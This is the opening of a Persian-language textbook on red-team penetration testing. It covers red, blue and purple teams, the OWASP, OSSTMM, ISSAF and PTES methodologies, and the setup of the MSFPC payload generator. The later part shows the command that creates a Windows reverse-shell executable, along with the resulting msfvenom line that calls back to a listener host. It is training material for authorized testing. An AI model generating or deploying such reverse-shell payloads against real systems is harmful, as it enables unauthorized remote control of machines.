به‌نام خداوند جان و خرد

تکنیک‌های عملیاتی تست نفوذ مبتنی بر
Red Team

مهندس مجید داوری دولت آبادی

عضو گروه امنیت GrayHat Hackers

Security Information Assets

مهندس سیده پونه مرتضویان

انتشارات پندار پارس

سرشناسه : داوری دولت‌آبادی، مجید، ۱۳۵۹ -
عنوان و نام پدیدآور : تکنیک‌های تست نفوذ مبتنی بر Red Team/ مجید داوری‌دولت‌ابادی، سیده‌پونه مرتضویان.
مشخصات نشر : تهران: پندار پارس، ۱۴۰۱.
مشخصات ظاهری : ۳۰۰ص.: جدول
شابک : - - - - -
وضعیت فهرست نویسی : فیپا
یادداشت : کتابنامه: ص.]۲۹۹[.
موضوع : آزمایش نفوذ) ایمن‌سازی کامپیوتر)
)Penetration testing (Computer security
کامپیوترها -- ایمنی اطلاعات -- نرم‌افزار
Computer security -- Software
شبکه‌های کامپیوتری -- تدابیر ایمنی -- نرم‌افزار
Computer networks -- Security measures -- Software
کامپیوترها -- ایمنی اطلاعات
Computer security
شناسه افزوده : مرتضویان، سیده‌پونه، ۱۳۶۴-
رده بندی کنگره : ۹/۷۶QA
رده بندی دیویی : ۸/۰۰۵
شماره کتابشناسی ملی : ۸۹۲۲۶۸۶
اطلاعات رکورد کتابشناسی : فیپا

انتشارات پندارپارس

دفتر فروش: انقلاب، ابتدای کارگرجنوبی، کوی رشتچی، شماره ۱۴، واحد ۱۶ www.pendarepars.com

تلفن: ۶۶۵۷۲۳۳۵ - تلفکس: ۶۶۹۲۶۵۷۸ همراه: ۰۹۲۱۴۳۷۱۹۶۴ info@pendarepars.com

نام کتاب : **تکنیک‌های عملیاتی تست‌نفوذ مبتنی بر Red Team**

ناشر : **انتشارات پندار پارس**

نویسنده : **مجید داوری دولت‌آبادی، سیده پونه مرتضویان**

چاپ نخست : **شهریور ۱۴۰۱**

شمارگان : **۱۰۰ نسخه دیجیتال**

طرح جلد : **رامین شکراللهی**

چاپ، صحافی : **روز**

قیمت : **۲۰۰.۰۰۰ تومان** **شابک : ۱-۱۱-۷۷۸۵-۶۲۲-۹۷۸**

تقدیم به یگانه عشق نابم

تقدیم به همسر عزیزم

فهرست مطالب

سخنی با خوانندگان

امروزه محیط شبکه‌ها بستر مناسب و خوبی برای فعالیت و جولان نفوذگران به‌شمار می‌رود. مبحث امنیت، موضوعی نیست که با کمی محافظت و استفاده از برخی تجهیزات امنیتی بتوان آن‌را به‌طور کامل پیاده‌سازی کرد، زیرا امنیت کاملاً نسبی است و هر روز به ساختارهای آن اضافه می‌شود. متأسفانه برخی مدیران و متخصصان شبکه، اطلاعات کافی در خصوص امن‌سازی شبکه‌ها ندارند و با دید کاملاً ابتدایی با آن برخورد می‌کنند. همین موضوع باعث می‌شود تا تمامی طراحی‌ها و پیاده‌سازی‌های آن‌ها در سطح شبکه و برنامه‌نویسی بدون در نظر گرفتن اصول و استانداردهای امنیتی صورت گیرد. به‌همین دلیل ممکن است در یک لحظه تمامی اطلاعات حساس و مهم آن‌ها تحت تأثیر مهاجمان و نرم‌افزارهای مُخرب قرار گرفته و هرچه را که در طول سالیان طولانی به‌دست آورده‌اند، به یک‌باره از دست بدهند. در این میان، مفهوم Red Team جهت افزایش امنیت با انجام حملات شبیه‌سازی شده به سازمان، به منظور شناسایی آسیب‌پذیری‌های شبکه و سیستم استفاده می‌شود. هدف از تألیف این کتاب در مرحله اول آشنایی بیشتر کارشناسان و متخصصان با مفاهیم اصلی تیم‌های قرمز و آزمایش‌نفوذ است، تا آن‌ها هرچه بیشتر با اصول کاری این نوع تیم‌ها آشنا شوند. در واقع روند فصل‌های این کتاب به کارشناسان و متخصصان می‌آموزد که چگونه می‌توان یک تیم قرمز و آزمایشگاه نفوذ کامل مبتنی بر این نوع تیم‌ها را راه‌اندازی و پیاده‌سازی کرد. در ادامه نحوه کار این نوع تیم‌ها و ابزارهای این حوزه مورد بررسی قرار می‌گیرد.

اینجانب به عنوان عضو کوچکی از خانواده بزرگ امنیت و شبکه درصدد گردآوری و تألیف کتابی مرجع به‌منظور افزایش آگاهی متخصصان، دانشجویان و مدیران حوزه امنیت در زمینه آزمایش‌های نفوذ و تیم‌های قرمز بودم تا آن‌ها را با اصول فنّی و ساختار این نوع تیم‌ها و ابزارهای متداول و معمول آن‌ها آشنا سازم و (گرچه مدیران و متخصصان امنیت شبکه حُکم اساتید اینجانب را دارند، امّا به حُکم وظیفه برخود لازم دانستم که این آگاه‌سازی را انجام دهم.)

شیرازه اصلی کتاب حاضر برگرفته از کتاب‌ها و منابع معتبر و استاندارد حوزه آزمایش‌های نفوذ، تکنیک‌های نفوذگری برپایه ساختارهای رِد تیم و مکانیزم‌های راه‌اندازی و بهره‌داری از آن می‌باشد که با تجربیات اینجانب در این خصوص آمیخته شده است، که به‌فرم کاملاً آزاد از مطالب و تجربیات گردآوری، و دخل و تصرفی نیز با آن همراه بوده است. پیشاپیش تمام کاستی‌های آن را می‌پذیرم و ضمن پوزش از اساتید، متخصصان، دانشجویان و مدیران عزیز، انتقادها و راهنمایی‌های دلسوزانه آن‌ها را به دیده منّت پذیرا هستم.

(majid.davari.d@gmail.com)

پس از سپاس و ستایش به درگاه پروردگار از تمام دوستان و اساتید عزیزی که مهربانانه دست مرا در انجام اینکار ناچیز فشردند، تشکر می‌کنم.

در پایان از مدیریت فرزانه انتشارات پندار پارس جناب آقای مهندس یعسوبی و تمامی همکارانشان که زحمت چاپ کتاب را متقبل شده‌اند، صمیمانه قدردانی می‌نمایم.

غمناکم و از کوی تو با غم نروم

جز شاد و امیدوار و خرم نروم

از درگه همچون تو کریمی هرگز

نومید کسی نرفت و، من هم نروم

(مجید داوری دولت آبادی‌ت سیده پونه مرتضویان - بهار ۱۴۰۱)

فصل نخست

Red Team (تیم قرمز)

آزمایش‌نفوذ، یک حمله مجاز به یک سیستم کامپیوتری است که معمولاً برای ارزیابی امنیت سیستم/شبکه انجام می‌شود. این آزمایش برای شناسایی آسیب‌پذیری‌ها و خطرات آن‌ها انجام می‌شود. همان‌طور که می‌دانید دهه ۱۹۶۰ آغاز واقعی عصر امنیت اطلاعات و کامپیوتر بوده است. در این فصل، روش‌شناسی مکانیزم‌های آزمایش‌نفوذ را که به‌طور گسترده استفاده می‌شود و همچنین رویکرد تیم قرمز، که اکنون در شرکت‌های مختلف در حال انجام است، پوشش خواهیم داد. در این فصل به موضوعات کلی زیر می‌پردازیم:

- آزمایش‌نفوذ ۱۰۱
- رویکردهای متفاوت دیگر

پیش از بررسی موضوعات کلی ذکر شده به بیان مفهوم تیم قرمز می‌پردازیم.

۱-۱ مفهوم تیم قرمز و تفاوت آن با تیم آبی

تیم قرمز (Red Team) گروهی از متخصصان امنیت اطلاعات و شبکه هستند که به‌منظور شبیه‌سازی حملات واقعی بر روی سیستم‌های کامپیوتری گرد هم جمع می‌شوند. سازمان‌ها می‌توانند با شبیه‌سازی حملات دنیای واقعی و تمرین تدابیر امنیتی، تکنیک‌ها و روش‌هایی که معمولاً مهاجمان از آن‌ها بهره می‌برند، خود را برای حملات واقعی آماده سازند. عملیات تیم قرمز در واقع شامل اجرای حملات پیچیده و پایدار شبیه‌سازی شده و به چالش کشیدن توانایی سازمان در پاسخ‌دهی به این تهدیدهاست. این روش به‌طور خاص برای رفع نگرانی‌های سازمان‌ها طراحی شده تا بینش مورد نیاز امنیتی را در آن‌ها ایجاد کنند. به‌عبارت دیگر عملیات تیم قرمز یک حمله سایبری آگاهانه است که به‌صورت برنامه‌ریزی شده و با استفاده از فرآیندها، تکنیک‌ها و تاکتیک‌هایی که از تجربیات هکرهای کلاه سیاه و تیم‌های APT جمع‌آوری شده، اجرا می‌شود. تیم قرمز با یک نگاه جامع و مبتنی بر دنیای واقعی، مراحل یک حمله سایبری را که به واسطه پیوند خطاهای فردی و سیستمی رخ می‌دهد، برای سازمان‌ها ترسیم و اجرا خواهد کرد.

در واقع می‌توان گفت، Red Teaming به اقدامی برای شناسایی سیستمی و دقیق (اما اخلاقی) مسیر حمله گفته می‌شود که از طریق تکنیک‌های حمله در دنیای واقعی، از دفاع امنیتی سازمان عبور می‌کند. با اتخاذ این رویکرد تهاجمی، دفاع‌های سازمان برمبنای قابلیت‌های نظری، ابزار و سیستم‌های امنیتی نیست، بلکه براساس عملکرد واقعی آن‌ها در حضور تهدیدهای دنیای واقعی است.

Red Teaming یکی از اجزای حیاتی در ارزیابی دقیق قابلیت‌ها و بلوغ شرکت در پیشگیری، شناسایی و اصلاح است.

تمرین تیم قرمز و آبی، یک تکنیک ارزیابی امنیت سایبری است که از حملات شبیه‌سازی‌شده استفاده می‌کند تا میزان قدرت قابلیت‌های امنیتی سازمان را بسنجد و حوزه‌هایی که نیاز به بهبود دارند را در محیطی با ریسک پایین شناسایی نماید. این تمرین‌ها که براساس تمرین‌های آموزش نظامی طراحی شده‌اند، مقابله‌ای بین دو تیم متشکل از افراد حرفه‌ای آموزش دیده در امنیت سایبری هستند. این تیم‌ها عبارت‌اند از: تیم قرمز که از روش‌های مهاجمان در دنیای واقعی استفاده می‌کند تا محیط را دچار نقض امنیتی کند و تیم آبی، متشکل از پاسخ‌دهندگان به حادثه، که در یک واحد امنیتی کار می‌کنند تا نفوذها را شناسایی و ارزیابی کرده و به آن‌ها پاسخ دهند. شبیه‌سازی‌های تیم قرمز و آبی، نقش مهمی را در دفاع از سازمان درمقابل گستره وسیعی از حملات سایبری از مهاجمان پیچیده امروزی ایفا می‌کنند. در یک شبیه‌سازی امنیت سایبری، تیم قرمز به‌عنوان یک مهاجم عمل می‌کند و سعی دارد که با استفاده از تکنیک‌های پیچیده حمله، نقاط ضعف احتمالی در دفاع سایبری سازمان را شناسایی و از آن‌ها سوءاستفاده کند. این تیم‌های مهاجم معمولاً شامل متخصصان امنیتی مُجرب یا هکرهای اخلاقی مستقل هستند که با تقلید از تکنیک‌ها و روش‌های حملات در دنیای واقعی روی آزمایش‌نفوذ تمرکز می‌کنند.

تیم قرمز معمولاً از طریق سرقت اطلاعات اعتباری کاربران یا تکنیک‌های مهندسی اجتماعی، دسترسی اولیه را به‌دست می‌آورد. زمانی‌که تیم قرمز وارد شبکه شد، سطح دسترسی خود را ارتقاء داده و به‌صورت جانبی در سیستم‌ها حرکت می‌کند تا بتواند تا جای ممکن وارد عمق شبکه شده و درحالی‌که از شناسایی شدن اجتناب می‌کند، داده‌هایی را استخراج نماید. اگر تیم قرمز نقش تهاجمی را ایفا کند، تیم آبی نقش دفاعی دارد. معمولاً این گروه شامل مشاوران پاسخ به حادثه است که تیم امنیت فناوری اطلاعات را راهنمایی می‌کند که برای متوقف کردن انواع پیچیده حملات سایبری و تهدیدات چه بهبودهایی را انجام دهد. سپس تیم امنیت فناوری اطلاعات، مسئول این است که از شبکه داخلی در مقابل انواع مختلفی از خطرات محافظت کند.

تیمی که اصطلاحاً تیم بنفش[1] نام دارد، در واقع تیم قرمز و آبی است که با یکدیگر همکاری می‌کنند. این تیم‌ها اطلاعات و بینش‌ها را با یکدیگر به اشتراک می‌گذارند تا امنیت کلی سازمان را بهبود بخشند. اگر هر دو تیم پس از هر تعامل توضیحات کاملی به تمام ذینفع‌ها ارائه ندهند و گزارش دقیقی از تمام جوانب فعالیت از جمله تکنیک‌های آزمایش‌نفوذ، نقاط دسترسی، آسیب‌پذیری‌ها و دیگر اطلاعات به‌خصوص ارائه نکنند که به سازمان کمک کنند تا به‌طور کارآمدی شکاف‌ها را پر کرده و دفاع‌های خود را تقویت کند، تمرین‌های تیم قرمز و آبی ارزش قابل‌توجهی نخواهند داشت.

1 Purple Team

۱-۲ آزمایش‌نفوذ ۱۰۱

همان‌طور که می‌دانید، آزمایش‌نفوذ از یک استاندارد پیروی می‌کند. استانداردهای مختلفی مانند پروژه امنیتی برنامه‌های وب‌باز (OWASP)، راهنمای اصول آزمایش امنیت کدهای باز (OSSTMM)، چارچوب ارزیابی امنیت سیستم‌های اطلاعاتی (ISSAF) و غیره در این حوزه وجود دارند. بیشتر آن‌ها از روش یکسانی پیروی می‌کنند، اما نام‌گذاری فازها متفاوت است. در بخش‌های بعدی به هر یک از آن‌ها نگاهی خواهیم انداخت و استانداردهای اجرای آزمایش‌نفوذ (PTES) را به‌طور مفصل پوشش خواهیم داد.

۱-۲-۱ پروژه امنیتی برنامه‌های وب‌باز (OWASP)

پروژه OWASP، یک سازمان غیرانتفاعی در سراسر جهان است که بر بهبود امنیت نرم‌افزار تمرکز دارد. این پروژه شامل جامعه‌ای از متخصصان همفکر است که نرم‌افزار و اسناد مبتنی بر دانش را در مورد امنیت برنامه منتشر می‌کنند و در حالت کلی موضوعات زیر را شامل می‌شوند:

- جمع‌آوری اطلاعات
- آزمایش مدیریت پیکربندی و استقرار
- آزمایش مدیریت هویت
- آزمایش احرازهویت
- آزمایش مجوزدهی‌ها
- آزمایش مدیریت نشست‌ها
- آزمایش اعتبارسنجی ورودی
- رسیدگی به خطاها
- رمزنگاری
- آزمایش منطق کسب و کار
- آزمایش سمت مشتری

۱-۲-۲ راهنمای اصول آزمایش امنیت کدهای باز (OSSTMM)

همان‌طور که در وب‌سایت رسمی این راهنما ذکر شده است، این کتابچه، در واقع راهنمای آزمایش و تجزیه و تحلیل امنیتی است که حقایق تأیید شده را ارائه می‌دهد. این حقایق، اطلاعات عملی را ارائه می‌دهند که می‌تواند به‌طور قابل اندازه‌گیری امنیت عملیاتی سازمان‌ها را بهبود بخشد. OSSTMM شامل بخش‌های کلیدی زیر است:

- معیارهای امنیتی عملیاتی
- تحلیل اعتماد

- جریان کار
- آزمایش امنیت انسانی
- آزمایش امنیت فیزیکی
- آزمایش امنیت بی‌سیم
- آزمایش امنیت ارتباطات شبکه‌های مخابراتی
- آزمایش امنیت شبکه‌های داده
- گزارش‌دهی با مکانیزم STAR[1]

۱-۲-۳ چارچوب ارزیابی امنیتی سیستم‌های اطلاعاتی (ISSAF)

ISSAF، چندان فعال نیست، اما راهنمای ارائه شده کاملاً جامع است. هدف آن ارزیابی سیاست و فرآیند امنیت اطلاعات یک سازمان با توجه به انطباق آن با استانداردهای صنعت فناوری‌اطلاعات، همراه با قوانین و الزامات نظارتی است. مراحلی که این چارچوب پوشش می‌دهد، در قالب آدرس URL زیر ارائه شده است:

https://wiki.owasp.org/index.php/Penetration_testing_methodologies

۱-۲-۴ استاندارد اجرای آزمایش‌نفوذ (PTES)

این استاندارد پرکاربردترین استاندارد در حوزه اجرای آزمایش‌نفوذ است و تقریباً هر ساختاری که مربوط به مکانیزم‌های آزمایش‌نفوذ است را پوشش می‌دهد. PTES به هفت مرحله زیر تقسیم می‌شود:

۱. اقدامات اجرایی قبل از انجام عملیات:

این اقدامات شامل فرآیندهای متعددی است که باید پیش از شروع یک فعالیت انجام شود که برخی از این موارد مانند تعریف محدوده فعالیت، معمولاً شامل نقشه‌برداری از آدرس‌های IP شبکه، برنامه‌های‌کاربردی وب، شبکه‌های بی‌سیم و غیره است. هنگامی‌که محدوده مشخص گردید، خطوط ارتباطی بین فروشندگان برقرار می‌شود و فرآیند گزارش نهایی ایجاد می‌گردد. این تعاملات همچنین شامل به‌روزرسانی وضعیت، فراخوانی‌ها، فرآیندهای قانونی و تاریخ شروع و پایان پروژه است.

۲. جمع‌آوری اطلاعات:


این فرآیندی است که برای جمع‌آوری هرچه بیشتر اطلاعات در زمینه هدف مورد استفاده قرار می‌گیرد. این قسمت مهم‌ترین بخش عملیات آزمایش‌نفوذ است، زیرا هرچه اطلاعات بیشتری در این خصوص وجود داشته باشد، بردارهای حمله بیشتری می‌توان برای انجام فعالیت برنامه‌ریزی کرد.

1 Security Test Audit Report

درصورت فعالیت در حالت جعبه سفید، تمام این اطلاعات از قبل در اختیار تیم آزمایش‌نفوذ قرار گرفته است.

۳. مدل‌سازی تهدید:

مدل‌سازی تهدید، به مقدار اطلاعات جمع‌آوری شده بستگی دارد. بسته به آن، می‌توان فعالیت را تقسیم‌بندی کرد و سپس با استفاده از ابزارهای خودکار، حملات منطقی و غیره را انجام داد. نمودار شکل (۱-۱)، نمونه‌ای از نقشه ذهنی یک مدل تهدید را نشان می‌دهد.



شکل (۱-۱) نمونه‌ای از نقشه ذهنی یک مدل تهدید

۴. آنالیز آسیب‌پذیری:

این سازوکار، یک فرآیند کشف نقص است که می‌تواند توسط یک مهاجم استفاده شود. این ایرادها می‌تواند در هر زمینه‌ای باشد که از پیکربندی اشتباه پورت/سرویس باز تا تزریق SQL را شامل می‌شود. ابزارهای بسیاری وجود دارد که می‌تواند به انجام تجزیه و تحلیل آسیب‌پذیری‌ها کمک کند. برخی از این ابزارها شامل Nmap، Acunetix و Burp Suite می‌باشند.

۵. عملیات بهره‌برداری (Exploitation):

این فرآیند جهت دریافت دسترسی به سیستم از طریق فرار از سازوکارهای حفاظتی بر روی هدف براساس ارزیابی آسیب‌پذیری انجام می‌شود. کدهای Exploit می‌توانند عمومی یا به‌فرم Zero Day باشند.

۶. عملیات پس از بهره‌برداری (Post-exploitation):

این سازوکار، فرآیندی است که در آن هدف ایجاد پایداری در خصوص دسترسی به‌دست آمده و سپس حفظ دسترسی برای استفاده در آینده است. در تمامی مراحل این فرآیند باید از تکنیک‌های محافظت و پنهان‌سازی سیستم مبداء و مسیر ارتباطی جهت پوشش بهره گرفت.

۷. گزارش‌سازی

این مرحله، یکی از مهمترین مراحل است، زیرا اصلاح، به‌روزرسانی و نصب وصله‌های امنیتی، تمامی ساختارها کاملاً به جزئیات ارائه شده در گزارش بستگی دارد. به‌طور خلاصه، مراحل چرخه عمر آزمایش‌نفوذ درقالب نمودار شکل (۲-۱) ارائه شده است.

شکل (۲-۱) شمایی از مراحل چرخه عمر آزمایش‌نفوذ

۳-۱ رویکرد متفاوت دیگر

همان‌طور که در ابتدای فصل توضیح داده شد، یک رویکرد متفاوت دیگر که می‌توان مورد بحث قرار داد، ساختار تیم قرمز است. هدف اصلی تیم قرمز، ارزیابی و به‌دست آوردن سطح واقعی خطرات یک

شرکت در آن لحظه از زمان است. در این فعالیت، شبکه‌ها، برنامه‌های‌کاربردی، روال‌های حفاظت فیزیکی و کاربران (از دیدگاه مهندسی اجتماعی) در مقابل نقاط ضعف، مورد آزمایش قرار می‌گیرند. تیم قرمز را نیز می‌توان، شبیه‌سازی یک هک در دنیای واقعی در نظر گرفت.

۱-۳-۱ روش‌شناسی


تیم قرمز، به‌شکل پایه‌ای، براساس استاندارد PTES عمل می‌کند. با این‌حال، سازوکارهای بیشتری نیز در این خصوص برای آن وجود دارد. می‌توان گفت که فعالیت آزمایش‌نفوذ با هدف یافتن هرچه بیشتر آسیب‌پذیری‌ها در مدت زمان معین انجام می‌شود. با این‌حال، تیم قرمز تنها با یک هدف و با حفظ احتیاط‌های لازم پیاده‌سازی می‌شود. درحالت کلی روال‌های مورد استفاده در یک فعالیت تیم قرمز درقالب چرخه شکل (۳-۱) نشان داده شده است.

شکل (۳-۱) روال‌های مورد استفاده در یک فعالیت تیم قرمز

این چرخه اساساً برای هر بخش که اطلاعات جدیدی در مورد هدف، یافت می‌شود تا رسیدن به مقصد نهایی تکرار می‌شود.

۱-۳-۲ تفاوت‌ها

حال بیایید با دیدی متفاوت‌تر به این ساختار نگاهی داشته باشیم تا تصویر واضح‌تری از ساختار تیم قرمز ایجاد گردد. شمایی کلی از محل استقرار و ساختار تیم قرمز در شکل (۴-۱) نشان داده شده است.



شکل (۴-۱) شمایی کلی از محل استقرار و ساختار تیم قرمز

با نگاهی به نمودار شکل (۴-۱) مشاهده می‌کنید که تیم قرمز از هر وسیله‌ای برای رسیدن به اهداف خود استفاده می‌کند. می‌توان تفاوت عمده بین عملیات تیم قرمز و آزمایش‌نفوذ را به‌صورت زیر خلاصه کرد:

- سازوکار تیم قرمز، تنها شامل یافتن و بهره‌برداری از آسیب‌پذیری‌هایی است که در جهت دستیابی به اهداف مربوطه کمک می‌کنند، درحالی‌که آزمایش‌نفوذ، شامل یافتن و بهره‌برداری از آسیب‌پذیری‌ها در محدوده معین است که محدود به دارایی‌های دیجیتال می‌باشد.
- سازوکار تیم قرمز، از روش‌های قابل انعطافی استفاده می‌کند، درحالی‌که آزمایش‌نفوذ معمولاً دارای روش‌های ثابت می‌باشد.
- در زمان فعالیت تیم قرمز، تیم‌های امنیتی سازمان‌ها هیچ اطلاعی از آن ندارند، درحالی‌که در زمان انجام عملیات آزمایش‌نفوذ، به تیم‌های امنیتی اطلاع داده می‌شود.
- حملات تیم قرمز، می‌توانند هفت روز هفته و ۲۴ ساعت شبانه‌روز رخ دهند، درحالی‌که فعالیت‌های آزمایش‌نفوذ عمدتاً به ساعات اداری محدود می‌شوند.
- تیم قرمز بیشتر به بررسی اندازه‌گیری تأثیر آسیب‌پذیری‌ها در کسب‌وکار می‌پردازد، درحالی‌که آزمایش‌نفوذ در مورد یافتن و بهره‌برداری از آسیب‌پذیری‌ها تمرکز دارد.

فصل دوم
آزمایش‌نفوذ

همان‌طور که می‌دانید، در چند سال گذشته، از ابزارهایی مانند Metasploit Framework، routersploit، LinuxEnum.sh، nmap و غیره برای مراحل پس از بهره‌برداری و پویش استفاده می‌شده است. با محبوبیت روزافزون ابزارهای جدید، خوب است در مورد برخی از ابزارهای جدید که می‌توانند برای سازوکار پس از بهره‌برداری استفاده شوند، آشنا شوید. از میان بسیاری از ابزارهای موجود، نگاهی به ابزار قدرتمند MSFPC[1] خواهیم انداخت. این ابزار در واقع یک تولیدکننده Payload ساده مبتنی بر ساختار MSF می‌باشد. همچنین ابزار Koadic را مورد بررسی قرار خواهیم داد. این ابزار، یک سرور فرماندهی و کنترل (C3) مبتنی بر ساختار COM است، که می‌تواند در هر عملیات تیم قرمز یا آزمایش‌نفوذ برای سازوکار پس از بهره‌برداری استفاده شود. در این فصل به بررسی این دو ابزار کارآمد خواهیم پرداخت.

۲-۱ الزامات فنی

درحالت کلی برای استفاده از دو ابزار MSFPC و Koadic به یک سیستم‌عامل مبتنی بر یونیکس نیاز خواهیم داشت که پیشنهاد می‌شود در این خصوص از Kali، Ubuntu و یا macOS X استفاده کنید. همچنین جهت اجرای ابزار MSFPC به سکوی قدرتمند Metasploit و برای اجرای ابزار Koadic به بسته نرم‌افزاری Python نسخه ۲ یا ۳ نیاز خواهیم داشت.

۲-۲ ابزار MSFPC

MSFPC، یک تولیدکننده Payload چندگانه و کاربرپسند است که می‌تواند برای تولید Payloadهای مبتنی بر ابزار Metasploit و بر اساس گزینه‌های انتخاب شده توسط کاربر استفاده شود. کاربر دیگر نیازی به اجرای دستورات طولانی msfvenom برای تولید Payloadهای سنگین ندارد. با MSFPC، کاربر می‌تواند Payloadها را با دستورات بسیار کمتر تولید نماید. قبل از دریافت ابزار، سکوی Metasploit باید در سیستم نصب شود. MSFPC تنها یک کد اسکریپت bash ساده است، به این معنی که می‌توان آن‌را در سیستم‌های مبتنی بر یونیکس نصب و اجرا کرد. همچنین می‌توان بسته MSFPC را از طریق آدرس URL زیر نیز دریافت کرد:


https://github.com/g0tmi1k/mpc

جهت دریافت اسکریپت مذکور با کمک آدرس اشاره شده همانند شکل (۲-۱) می‌توان از دستور زیر استفاده کرد:

---

1 MSFvenom Payload Creator

git clone https://github.com/g0tmi1k/mpc



شکل (۲-۱) شمایی از نحوه دریافت ابزار MSFPC درقالب سایت github

پس از دریافت ابزار از مخزن github، باید یک مجوز اجرا بر روی فایل msfpc.sh ایجاد نماییم که برای این منظور از دستور زیر استفاده می‌کنیم:

cd mpc/
chmod +x msfpc.sh
./msfpc.sh

شمایی از خروجی پیش‌فرض دستور msfpc.sh/. در شکل (۲-۲) نشان داده شده است.

شکل (۲-۲) شمایی از خروجی پیش‌فرض دستور msfpc.sh/.

جزئیات مربوط به خروجی پیش‌فرض این ابزار شامل موارد زیر می‌باشد:

- TYPE: payload می‌تواند شامل هریک از فرمت‌های زیر باشد (این گزینه مانند سوئیچ f- در ابزار msfvenom است:

APK [android], ASP, ASPX, Bash [.sh], Java [.jsp], Linux [.elf], OSX [.macho], Perl [.pl], PHP, Powershell [.ps1], Python [.py], Tomcat [.war], Windows [.exe //.dll]

- DOMAIN/IP: از این گزینه LHOST هنگام تولید Payloadهای پی در پی در msfvenom استفاده می‌شود.
- PORT: از این گزینه LPORT هنگام تولید Payload در msfvenom استفاده می‌شود.
- CMD/MSF: نوعی از پوسته است که پس از اجرای Payload بر روی سیستم هدف راه‌اندازی می‌شود. گزینه CMD را می‌توان زمانی استفاده کرد که قصد دارید یک پوسته فرمان استاندارد دریافت کنید. یعنی پوسته فرمان cmd.exe[1] برای سیستم‌عامل ویندوز و ترمینال /bin/bash برای سیستم‌عامل‌های مبتنی بر یونیکس استفاده می‌شود. در برخی موارد، جایی‌که اندازه پوسته مهم است، بهتر است از Payload پوسته کلاسیک Reverse استفاده شود. از پوسته فرمان CMD می‌توان در این موقعیت‌ها استفاده کرد.

با اجرای دستور زیر می توان یک Payload پوسته فرمان Reverse کلاسیک ساده ایجاد کرد:

```
# sh msfpc.sh cmd windows en0
```

این دستور یک Payload با پوسته فرمان cmd به‌عنوان پوسته ترجیحی ویندوز ایجاد می‌کند و در ادامه LHOST را روی آدرس IP بازیابی شده از رابط اترنت en0 تنظیم می‌نماید. نمونه‌ای از خروجی دستور مذکور در شکل (۳-۲) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ sh msfpc.sh cmd windows en0
-e  [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e  [i]   IP: 192.168.2.10
-e  [i] PORT: 443
-e  [i] TYPE: windows (windows/shell/reverse_tcp)
-e  [i]  CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
  > '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e  [i] windows shell created: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443.exe'

-e  [i] MSF handler file: '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
-e  [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-shell-staged-reverse-tcp-443-exe.rc'
